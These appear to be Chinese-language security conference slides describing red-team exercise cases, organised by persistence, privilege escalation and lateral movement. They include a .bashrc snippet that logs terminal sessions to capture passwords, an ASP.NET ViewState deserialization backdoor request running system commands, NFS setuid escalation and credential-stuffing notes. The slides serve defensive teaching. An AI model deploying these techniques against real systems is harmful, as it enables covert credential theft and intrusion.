


內部演練畫面  
僅公布於研討會

## 案例: 移動設備

---

- 公務手機
- 公用電腦
- 展示機




內部演練畫面  
僅公布於研討會

## 案例: 維運網段隱藏的 SSID

---


- 弱密碼
- 已知漏洞




內部演練畫面  
僅公布於研討會

## 案例: 設備不良設定帶來的安全風險

- 負載平衡 / WAF / Reverse Proxy 設定錯誤



來源是外網 IP 所以不通




多了 WAF 反而通了  
存取來源是內網 IP


範例

## 案例: 設備不良設定帶來的安全風險

**GET http://192.168.x.x HTTP/1.1**



內部演練畫面  
僅公布於研討會




內部演練畫面  
僅公布於研討會



## 案例: 認證設備存在漏洞


---

- 手冊沒寫的神奇功能
- 存在漏洞、預設密碼



內部演練畫面  
僅公布於研討會


新版已經不是這組密碼



內部演練畫面  
僅公布於研討會

## 案例: 線上學習系統存在漏洞

- 把攻擊 Payload 透過 SQL Injection 存在資料庫
- 由 Web 觸發不安全的反序列化
- Web、資料庫不同伺服器




內部演練畫面  
僅公布於研討會

## 案例: 撞庫

---

- 重點在字典檔
- 網路上曾經洩漏過的資料
- 有撞有機會



內部演練畫面  
僅公布於研討會

# Persistence

# Persistence


---

- Account Manipulation
  - Device Registration (註冊認證裝置)
- Boot or Logon Initialization Scripts
  - .bashrc key log
- Browser Extensions
  - Chrome 外掛錄密碼
- Create Account
  - 建立帳號
- Create or Modify System Process
- Event Triggered Execution
  - 觸發提權 script
- Modify Authentication Process
- Scheduled Task/Job
- Server Software Component
  - Web Shell
- Valid Accounts

## 案例: Machine Key

---

- Google 、 GitHub 等公開資訊
- 商用軟體
  - 試用版
  - 採購
  - 客戶提供



內部演練畫面  
僅公布於研討會

# 案例: 反序列化後門

- 玩轉 ASP.NET VIEWSTATE 反序列化攻擊、建立無檔案後門
- 把 WebShell / Tunnel 程式放在 POST 內容中，不落地

Target: http://localhost:10490

**Request**

Raw Params Headers Hex ViewState

```
POST / HTTP/1.1
Host: localhost:10490
Content-Type: multipart/form-data; boundary=-----268463445
Content-Length: 13253
Connection: close

-----268463445
Content-Disposition: form-data; name="cmd"
whoami && tasklist
-----268463445
Content-Disposition: form-data; name="__EVENTTARGET"

-----268463445
Content-Disposition: form-data; name="__EVENTARGUMENT"

-----268463445
Content-Disposition: form-data; name="__VIEWSTATE"


```

**Response**

Raw Headers Hex

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-SourceFiles:

X-Powered-By: ASP.NET
Date: 
Connection: close
Content-Length: 25851



```

Process	PID	Services	#	RAM
System Idle Process	0	Services	0	8 K
System	4	Services	0	100 K
Secure System	72	Services	0	40,324 K
Registry	128	Services	0	45,652 K
smss.exe	480	Services	0	936 K
csrss.exe	668	Services	0	2,356 K
wininit.exe	776	Services	0	2,920 K
csrss.exe	784	Console	1	3,780 K
services.exe	848	Services	0	6,988 K
winlogon.exe	884	Console	1	4,300 K
Lsaso.exe	912	Services	0	2,496 K
lsass.exe	928	Services	0	11,412 K
svchost.exe	552	Services	0	2,660 K
svchost.exe	592	Services	0	24,840 K
WUDFHost.exe	788	Services	0	2,664 K
fontdrvhost.exe	768	Services	0	1,652 K
fontdrvhost.exe	1008	Console	1	20,484 K
svchost.exe	1120	Services	0	14,564 K
svchost.exe	1176	Services	0	6,412 K

範例

## 案例: 綁定新的認證裝置

- 透過漏洞取得合法使用者的 Initial Key 進行 2FA 認證
- 走正常程序合法登入 VPN 進行隱匿，後續動作難以偵察




內部演練畫面  
僅公布於研討會

## 案例: 老舊服務

---

- 藍隊都在抓 Web 、 SSLVPN 進去的流量
- 但 L2TP 這邊因為太舊了，沒有部署防禦機制



內部演練畫面  
僅公布於研討會

## 案例: 改密碼我都知道

---

- 一行指令錄密碼

```
cat >> /root/.bashrc <<EOF
if [[ -z "$LOGGED" ]]; then
    export LOGGED=true
    script -a -f -q -I /tmp/in.log -O /tmp/out.log
fi
EOF
```

## 案例: 錄密碼外掛

---

- 跳板機上的**瀏覽器安**  
**裝外掛程式錄密碼**



內部演練畫面  
僅公布於研討會

## 案例: LDAP 錄密碼

---

- 單一登入平台錄 LDAP 密碼



內部演練畫面  
僅公布於研討會

# Privilege Escalation

# Privilege Escalation

---

- OS Credential Dumping
- Valid Accounts
- Account Manipulation
- Scheduled Task/Job
- Command and Scripting Interpreter
- Permission Groups Discovery
- File and Directory Permissions Modification
- Domain Policy Modification
- Steal or Forge Kerberos Tickets
- 漏洞提權
- 服務提權
- 設定提權
- 人品提權

## 案例: NFS 提權


- 提權程式放在 NFS 上面，  
目標將 uid 設為 root
- 取得提權程式 NFS 的  
File Handle
- 可使用 NFS 協定，指定  
File Handle 修改檔案屬性  
加上 setuid

```
[/iscsi] ls -al
drwxrwxrwt  3 root      wheel      512
drwxr-xr-x  7 root      wheel     32768
-rwxr-xr-x  1 www       wheel     8354
-rw-r--r--  1 www       wheel     131
drwxr-xr-x  2 1044      wheel     512
-rw-r--r--  1
-rw-r--r--  1
```

直接 chmod / chown 權限不夠

## 案例: NFS 提權

---




內部演練畫面  
僅公布於研討會

## 案例: Backup Operator 提權

---

- 已知 Backup Operator 群組帳號




內部演練畫面  
僅公布於研討會

## 案例: Backup Operator 提權

---

- 過 SMB 登入網域控制器的備份資料夾
- 列舉份資料夾目錄 (主機 & 日期) 下載備份檔案




內部演練畫面  
僅公布於研討會

## 案例: 12345678

---

- 直接 sudo 就變成 root



內部演練畫面  
僅公布於研討會

# Lateral Movement

# Lateral Movement


---

- Remote Services
- Network Service Discovery
- Windows Management Instrumentation
- Valid Accounts
- File and Directory Discovery
- Supply Chain Compromise
- Password Policy Discovery
- Exploitation of Remote Services
- Server Software ComponentCode
- Password Spraying
- 資產管理系統
- 其他
  - IPMI (IP KVM)
  - VMware vCenter
  - VDI
  - 跳板機 / 堡壘機

## 案例: 資產管理系統

---

- 執行系統指令
- 螢幕截圖
- 這類系統用到的 Port 可繞過防火牆




內部演練畫面  
僅公布於研討會


## 案例: 資產管理系統

---

- 有一些特殊功能不在手冊上



內部演練畫面  
僅公布於研討會




內部演練畫面  
僅公布於研討會

## 案例: 資產管理系統

---

